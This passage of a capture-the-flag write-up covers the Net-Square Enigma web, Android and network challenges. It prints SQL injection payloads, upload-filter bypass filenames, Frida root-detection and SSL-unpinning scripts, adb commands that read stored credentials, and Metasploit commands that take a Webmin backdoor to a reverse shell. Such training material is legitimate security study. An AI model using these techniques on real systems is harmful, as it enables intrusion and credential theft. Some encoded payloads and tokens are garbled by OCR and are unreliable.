5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 170
9 Origin: http://enigma.test.net-square.com
10 Connection: close
11 Referer: http://enigma.test.net-square.com/web/c19.ns
12 Cookie: ENIGMA-SESSION=7hugNvkB9zT2Ru08kIjcgVeKr2; __utmc=37ba9c2450e2dcfc9e54aca5cc613e11; __utme=37ba9c2450e2dcfc9e54aca5cc613e11; __utmp=37ba9c2450e2dcfc9e54aca5cc613e11
=37ba9c2450e2dcfc9e54aca5cc613e11
13
14 col=YXV0aG9y&wval=JyBVbm1vb1BhbGwgU2VM2WNOIEvbmNhChb2x1bW5fbmPtZSkstLVMTCx0VUxMIEZyT20gaW5mb3JtYXRpb25fc2NoZW1hLmNvbHVtbmMgV2h1cmUgdGF1bGVfbmPtZT0bmVOX3NxdlWFyZSctLQ==
```

② ⌂ ⌂ ⌂ Search...

Response

Pretty Raw Hex Render [\n](#) [☰](#)

```

<a target='_blank' href='''></a>
</td>
<td>
    name
</td>
</tr>
<tr>
<td>
    <a target='_blank' href='''></a>
</td>
<td>
    phone_number
</td>
</tr>
</table>

```

```

col=2010&wval=Dubai'+unIOn+all+seleCt+coNCAT(name,phone_number),
NULL,NULL+FrOm+net_square--
```

Request

```

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 114
9 Origin: http://enigma.test.net-square.com
10 Connection: close
11 Referer: http://enigma.test.net-square.com/web/c19.ns
12 Cookie: ENIGMA-SESSION=7hugNvkB9zT2RuuQ8kIjcgVeKr2; __utmc=37ba9c2450e2dcfc9e54aca5cc613e11; __utme=37ba9c2450e2dcfc9e54ac
=37ba9c2450e2dcfc9e54aca5cc613e11
13
14 col=YXV0aG9y&val=JyBVbmlvbIBhbGwgU2VsZWNOIENvbNmhdChuYW1lLHBob25lX251bWJlciksTlVMTCxOVUxMIEZyb20gbmVOX3NxwdWFyZS0t

```

Response

```

<a target='_blank' href='''></a>
</td>
<td>
  Alice9563247586
</td>
</tr>
<tr>
<td>
  <a target='_blank' href='''></a>
</td>
<td>
  Bob8563214785
</td>
</tr>
<tr>

```

7. You will get the name and phone number responses, submit tasks given the user phone number got from the response and submit.

A1:2017-Injection

Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining...

Use your power of SQL Injection to retrieve data from another table. [nonrecursivereplacement.py](#) Helps

Select year and city:

year: —— ▾

What is Bob's phone number? 8563214785

Submit

Excellent!

C23 <=> Unrestricted File Upload

1. This challenge webpage has file upload functionality which accepts only .txt files.
2. They given hint to bypass restrictions and upload .jsp file.
3. First upload any empty.txt file, intercept the request and send it to repeater.
4. In repeater, at file extension use some common bypass techniques.

```
empty.txt (normal request)
empty.jsp (not allowed)
empty.jSP (not allowed)
empty.jsp.txt (treated as .txt file only)
empty.jSP.txt
empty.jsp%20.txt
empty.jsp%00.txt
empty.jsp\x00.txt
empty.jspx
empty.jspf
empty.jspw
empty.jspv
empty.jsp:.txt (Upload success).
```

The screenshot shows the OWASP ZAP proxy tool interface. The top navigation bar includes tabs for Extender, Project options, User options, Learn, IP Rotate, InQL Scanner, InQL Timer, Bypass WAF, Dashboard, Target, Proxy, Intruder, Repeater (which is selected), Sequencer, Decoder, Comparer, and Logger. Below the navigation is a toolbar with buttons for Send, Cancel, and navigation arrows. The main area is divided into Request and Response panes.

Request:

```
Pretty Raw Hex \n \n
13 upgrade-insecure-requests: 1
14
15 -----161767825938494879952449693498
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 10000
19 -----161767825938494879952449693498
20 Content-Disposition: form-data; name="uploadedfile"; filename="linux-commands.jsp:.txt"
21 Content-Type: text/plain
22
23 1. Find files based on filename
24   find [directory path] -type f -name [filename]
25     ex: find /home/Andy -type f -name sales.txt
26
```

Response:

```
Pretty Raw Hex Render \n \n
1 <input type="submit" value="Upload file" name="submit" />
2 </div>
3 </form>
4
5 <br/>
6 <a class='rect' href='../score.ns'>Excellent ! </a>
7 </td>
8 </tr>
9 </table>
10
11 </html>
```

At the bottom of the interface, there are search fields for Request and Response, and status indicators: 0 matches for both, 1,729 bytes | 269 millis, and a Done button.

5. Task success Message.

Unrestricted File Upload

Unrestricted File Upload
Uploaded files represent a significant risk to applications. The first step in many attacks is code executed. Using a file upload helps the attacker accomplish the first step. More info

Use your own technique, bypass restriction and upload .jsp file extension.
Here only .txt file allowed.

Upload blank file with diffrent extension :

Choose a .txt file to upload: No file selected.

Excellent !

C26 <=> Passive Information Collection

1. In this challenge you are asked to find the birth date of the net-square organization.
2. To complete this challenge I used webarchive to check the first launch of an organization website.
3. In the first release of the web page it included the birthdate of the organization as 26th of January 2000 which is the occasion of Republic Day.

INTERNET ARCHIVE
Wayback Machine

http://net-square.com/ Go MAR APR MAY
297 captures 11 11 11
11 Apr 2001 – 10 Sep 2001 2001 2002 organization is already doing business
About this capture

US
Mailing List
Site Home

Click on the menu items in the sidebar on the left to explore Net Square and see how you would like to be a part of the exciting field of electronic commerce! Enjoy your visit here at Net Square. Should you require further information on almost anything that you see, do not hesitate to drop us a line at info@net-square.com.

Mission Code
At the core, we are a technology based services organization. Our focus is on three factors: client's success, practice partners' growth and building up intellectual capital. Effective business processes, innovative technologies and thoroughly researched methodologies are our means to achieve goals.

Value Code
At Net Square, we strongly believe in sharing. We share our assets with clients, practice partners and employees by ethical business practices and entrepreneurial encouragement.

Launched on Republic Day 2000!
Net Square has been launched on the occasion of the Indian Republic Day on **26th January, 2000**. Jai Hind!

© Copyright 1999-2000 E-Square Solutions Pvt. Ltd. All Rights Reserved Worldwide
webmaster@net-square.com

4. Submitted the value and task completed.



C28 <=> Hard Coded Secrets in Application 1

Backdooor1.apk


1. In this Android challenge there are two apk files and said to find Hardcoded credentials in it.
2. I used genymotion for android emulation and reverse engineering.
3. In the First apk i.e backdooor1.apk the Credentials are hardcoded in the backdooor1.apk -> Resources -> resources.arsc -> res -> values -> strings.xml

```

<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="Pstr">RandomP@ssl</string>
    <string name="Ustr">RandomUser1</string>
    <string name="abc_action_bar_home_description">Navigate home</string>
    <string name="abc_action_bar_home_description_format">%1$, %2$</string>
    <string name="abc_action_bar_home_subtitle_description_format">%1$, %2$, %3$</string>
    <string name="abc_action_bar_up_description">Navigate up </string>
    <string name="abc_action_menu_overflow_description">More options</string>
    <string name="abc_action_mode_done">Done</string>
    <string name="abc_activity_chooser_view_see_all">See all</string>
    <string name="abc_activitychooser_choose_application">Choose an app</string>
    <string name="abc_capital_off">OFF</string>
    <string name="abc_capital_on">ON</string>
    <string name="abc_font_family_body_1_material">sans-serif</string>
    <string name="abc_font_family_body_2_material">sans-serif-medium</string>
    <string name="abc_font_family_button_material">sans-serif-medium</string>
    <string name="abc_font_family_caption_material">sans-serif</string>
    <string name="abc_font_family_display_1_material">sans-serif</string>
    <string name="abc_font_family_display_2_material">sans-serif</string>
    <string name="abc_font_family_display_3_material">sans-serif</string>
    <string name="abc_font_family_display_4_material">sans-serif-light</string>
    <string name="abc_font_family_headline_material">sans-serif</string>
    <string name="abc_font_family_subhead_material">sans-serif</string>
    <string name="abc_font_family_title_material">sans-serif-medium</string>
    <string name="abc_search_hint">Search</string>
    <string name="abc_searchview_description_clear">Clear query</string>
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>

```

4. Used those credentials in the application to login and success.



Backdooor2.apk

1. In this application the credentials are hardcoded in /data/data/hpandro.java.infosec.backdooor2/files/secret_user.pwd
2. And /data/data/hpandro.java.infosec.backdooor2/files/secret_pass.pwd
3. For username and password.
4. We can use android debug bridge(adb) to get root shell access the android device if it is Jailbroken/rooted.


```
09-19 00:05:41.007 1849 1849 I Dialer : VvmTaskReceiver - Task
Executor already running
09-19 00:05:41.007 1849 1849 I Dialer : Task.createTask - crea
te task:com.android.voicemail.impl.ActivationTask
09-19 00:05:41.007 1849 1849 I Dialer : RetryPolicy - retry #3
for com.android.voicemail.impl.ActivationTask@4ba8ff queued, exe
cuting in 5000
09-19 00:05:41.007 1849 1849 I Dialer : VvmTaskExecutor - com.
android.voicemail.impl.ActivationTask@4ba8ff added
09-19 00:05:41.007 1849 1849 I Dialer : VvmTaskExecutor - mini
mal wait time:5000
09-19 00:05:41.007 1849 1849 I Dialer : VvmTaskExecutor - slee
p for 5000 millis
^C
d hpandro.java.infosec.backdooor2 <
vbox86p:/data/data/hpandro.java.infosec.backdooor2 # ls
cache code_cache files
vbox86p:/data/data/hpandro.java.infosec.backdooor2 # cd files
vbox86p:/data/data/hpandro.java.infosec.backdooor2/files # 
ls
secret_pass.pwd secret_user.pwd
vbox86p:/data/data/hpandro.java.infosec.backdooor2/files #
cat secret_pass.pwd
a50985d727vbox86p:/data/data/hpandro.java.infosec.backdooor2/file
s #
cat secret_user.pwd
87b11b83b1vbox86p:/data/data/hpandro.java.infosec.backdooor2/file
s #

```

5. Logged in to account using credentials and success.

C29 <=> Hard Coded Secrets in Application 2

1. In this challenge the credentials are hardcoded but in crypto masked format which is not human readable.
2. So, I replicated the same cryptographic functions into another android application and made to LOG the credentials.



3. Logged into the application using those credentials and success.

C30 <=> Root Detection and SSL Pinning Bypass

1. In this, the apk file is given and to bypass root detection and ssl pinning then to make connection to netsquare website to get the secret token.
2. For this challenge I made a frida script to bypass root detection and some verification. Code written in Javascript

```
setImmediate(function() { //prevent timeout
    console.log("[*] Starting script");

    Java.perform(function(){
        console.log("[*] Hooking calls to System.exit");
        var exitClass = Java.use("java.lang.System");
        exitClass.exit.implementation = function(){
            console.log("[*] System.exit called");
        }
    })
})
```

```

        console.log("[*] Hookin calls to setEnabled");
        var enable = Java.use("android.widget.Button");
        enable.setEnabled.implementation = function(True){
            console.log("[*] setEnabled to True");
        }
    });

}


```

3. For ssl pinning I used the universal ssl pinning code written by someone and available in frida codeshare platform.

NOTE: Install frida-server on android available on github releases of frida repo.

Command Used:

```
$ frida --codeshare akabe1/frida-multiple-unpinning
-f com.netsquare.enigmaexam -l sysExit.js
```



5. After the root detection bypass and ssl unpinning you will prompted a button to send request and with this request you will get a secret token

The screenshot shows a NetworkMiner capture window. The 'Request' section on the left contains a GET request with the URL `/ssl_root_bypass?validate_token=%23Net%23Square%23tPHAlnw9nP%23`. The 'Response' section on the right shows an HTTP/2 404 Not Found page from Apache, with the error message "404 Not Found" repeated multiple times. The 'INSPECTOR' tab is visible on the far right.

Request

Pretty Raw Hex \n ⌂

```
1 GET /ssl_root_bypass?validate_token=%23Net%23Square%23tPHAlnw9nP%23 HTTP/2
2 Host: www.net-square.com
3 Accept-Encoding: gzip, deflate
4 User-Agent: okhttp/3.11.0
5
6
```

Response

Pretty Raw Hex Render \n ⌂

```
1 HTTP/2 404 Not Found
2 Date: Sun, 19 Sep 2021 06:26:54 GMT
3 Server: Apache
4 Content-Length: 315
5 Content-Type: text/html; charset=iso-8859-1
6
7 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.
8 <html>
9   <head>
10     <title>
11       404 Not Found
12     </title>
13   </head>
14   <body>
15     <h1>
16       Not Found
17     </h1>
18   </body>
19 </html>
```

INSPECTOR

6. After getting the token submit it in the form and you will successful challenge completion message.

← → ⌂ ⌃ enigma.test.net-square.com/mob/andro/c30.ns

Android root detection and ssl pinning

M3: Insecure Communication

Mobile applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but session IDs to interception. The use of transport security does not mean the app has implemented it correctly. It is important to require inspecting the design of the application and the applications configuration.

Observe the root detection techniques and ssl pinning logic, try to bypass it. Once you intercept HTTPS traffic then you will get the key.

Download APK file : [77de68daecd823babbb58edb1c8e14d7106e83bb.apk](#)

Key : #NetSquare#tPHAlnw9nP#


Yes you did! Continue on to the next challenge

C31 <=> Improper Export of Android Application Components

1. In this task we are given a android application and said there is an exported activity
 2. To complete this I installed apk on my genymotion device and used JADX tool.

3. In the JADX tool if you look into android_mainfest.xml file all the application activities are shown.
4. One activity with exported=true will be the activity which is vulnerable to this attack.
5. I used adb command from externally/through cli to open the exported activity.

```
adb shell am start -n  
com.netsquare.enigmachallenge/com.netsquare.enigmachallenge.E  
nigmaChallenge
```



6. Take the letters and numbers from this image in order wise and that will be the key for this challenge.

C32 <=> 2FA Bypass Android

1. In this Task we are given a android application with login details as username: admin password: admin
2. Use those credentials to login the android application then you will be asked for OTP.
3. Intercept the OTP request after logging in to the application, in the response for login request you will be given OTP.

The screenshot shows the Burp Suite interface with the following details:

- Session List:** Shows a list of 21 requests. The last request (index 21) is highlighted, corresponding to the validation step.
- Request Panel:** Displays the raw HTTP request for validating the OTP. The 'OTP' parameter is set to '6268'.
- Response Panel:** Displays the JSON response from the server:

```
HTTP/1.1 200 OK
Date: Sun, 19 Sep 2021 07:24:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Access-Control-Allow-Origin: *
Content-Length: 32
Connection: close
Content-Type: application/json

{
    "VALID": "Success",
    "OTP": "6268"
}
```
- INSPECTOR Panel:** Shows the raw response content: { "VALID": "Success", "OTP": "6268" }.

4. Use that OTP to login 2fa.
5. Next Android Activity has some alphabet images.
6. Arrange the letters(In Capital) and numbers order wise from left to right.

#	Host	Method	URL	Params	Edited
40	http://hpandro.raviramesh.info	POST	/otp_api.php		✓
39	http://hpandro.raviramesh.info	POST	/otp_api.php		✓
38	http://hpandro.raviramesh.info	POST	/otp_api.php		✓
36	http://hpandro.raviramesh.info	GET	/2FA.html		
35	https://www.net-square.com	GET	/ssl_root_bypass?validate_token=%23N...		✓
34	https://www.net-square.com	GET	/ssl_root_bypass?validate_token=%23N...		✓
33	https://www.net-square.com	GET	/ssl_root_bypass?validate_token=%23N...		✓
32	https://apis.google.com	GET	/_scs/abc-static/_js/k=gapi.gapi.en.M5...		
30	https://www.gstatic.com	GET	/og/_js/k=qg.qte.en_US.au\$FW-FX90...		
29	https://www.google.com	POST	/gen_204?<=webhp&t=af&atyp=cs&ie=...		✓
28	https://www.google.com	GET	/xjs/_js/k=xjs_qs.en_GB.ju6oAR_Ylak.O...		
27	https://fonts.gstatic.com	GET	/s/googlesans/v14/UaGrENHsxJIGDuG...		
26	https://www.google.com	GET	/s/googlesans/v14/4UabrENHsxJIGDuGo...		
22	https://www.google.com	GET	/		
21	https://google.com	GET	/		

```

1. HTTP/1.1 200 OK
2. Date: Sun, 19 Sep 2021 07:24:32 GMT
3. Server: Apache/2.4.41 (Ubuntu)
4. Access-Control-Allow-Origin: *
5. Content-Length: 32
6. Connection: close
7. Content-Type: application/json
8.
9{
    "VALID": "Success",
    "OTP": "6269"
}

```

7. This will be the key for the challenge, submit the key.

8. success.

2FA Bypass in Android

A2:2017-Broken Authentication

The prevalence of broken authentication is widespread due to the design and implementation of access controls, and is present in all stateful applications. Attackers can detect and exploit these weaknesses through various methods such as session fixation, password cracking, and dictionary attacks.

Try to understand application level logic (user name is admin and password is admin).


Download APK file : 1352246e33277e9d3c9090a434fa72cfa6536ae2.apk

Key : XZBX28137CR7AWFGDG42UEOXPOFQSO8V

Yes you did! Continue on to the next challenge!

C34 <=> Network Traffic Analysis & Reproduce Attack

1. This challenge has .pcap file used to analyze the network logs.
 2. Wireshark can be used to analyze the traffic.
 3. Open wireshark and load downloaded .pcap file.
 4. Apply the HTTP filter on the top filter bar and analyze all the HTTP packets to find what the attacker is trying to do.



5. Use the same url and same payload to reproduce the Attack done by the attacker.
 6. If you successfully reproduce the attack you will get a response with the key.

- ## 7. Submit key and success.

The screenshot shows a web browser window with the URL enigma.test.net-square.com/net/c34.ns. The title bar says "Network Traffic Analysis & Reproduce Attack". The page content includes a section titled "A10:2017-Insufficient Logging & Monitoring" with text about the importance of monitoring logs for security. It also contains a note about using knowledge of network traffic analysis to identify and reproduce a specific attack type. A text input field contains the key "1679068cfb6bb2f194de148cb8c8", and a "submit" button is visible. Below the input field is a yellow button labeled "Yes you did! Continue on to the next challenge".

C36 <=> Boot2Root Challenge

1. In this task we are given a .ova file which is a virtual machine file, this can be opened by virtual box software.
2. Import ova file to the virtual box.
3. After the vm loads completely, there in vm you see ip address of that machine.
4. Perform nmap scan to check for open ports.
5. You will have two open ports 22 for SSH, and other random port for webmin.

```
nmap -sV -p- 192.168.0.1
```

```
killer@ubuntu:~$ nmap -sV 192.168.0.138
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 15:28 IST
Nmap scan report for test (192.168.0.138)
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
7777/tcp  open  http     MiniServ 1.920 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds
killer@ubuntu:~$ nmap -sV -p- 192.168.0.138
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 15:30 IST
Nmap scan report for test (192.168.0.138)
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
7777/tcp  open  http     MiniServ 1.920 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.15 seconds
```

6. You can open the web login page of webmin using machine IP and webmin PORT.

7. `http://<IP>:<PORT>/`
8. Search for the affected vulnerabilities for the services running with the affected version and open port.
9. For webmin <=1.920 there is vulnerability.
10. Metasploit has exploit for this vulnerability, so used that exploit to get backdoor to the machine.
11. Give all the options needed for the metasploit and run the exploit you will get reverse shell access.
12. Metasploit commands:

```

sudo msfconsole
> search webmin
> use exploit/linux/http/webmin_backdoor
> set RHOST VM_IP
> set RPORT WEBMIN_PORT
> set LHOST L_PORT
> set LPORT RAND_PORT
> run

msf6 > search webmin
Matching Modules
=====
#  Name
-----+
0  exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06   excellent Yes  Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure    2006-06-30   normal  No   Webmin File Disclosure
2  exploit/linux/http/webmin_packageup_rce  2019-05-16   excellent Yes  Webmin Package Updates Remote Command Execution
3  exploit/unix/webapp/webmin_upload_exec   2019-01-17   excellent Yes  Webmin Upload Authenticated RCE
4  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06   normal  No   Webmin edit_html.cgi file Parameter Traversal Ar
ess
5  exploit/linux/http/webmin_backdoor       2019-08-10   excellent Yes  Webmin password_change.cgi Backdoor

Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/webmin_backdoor

msf6 > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(<linux/http/webmin_backdoor>) > set RHOST 192.168.0.138
RHOST => 192.168.0.138
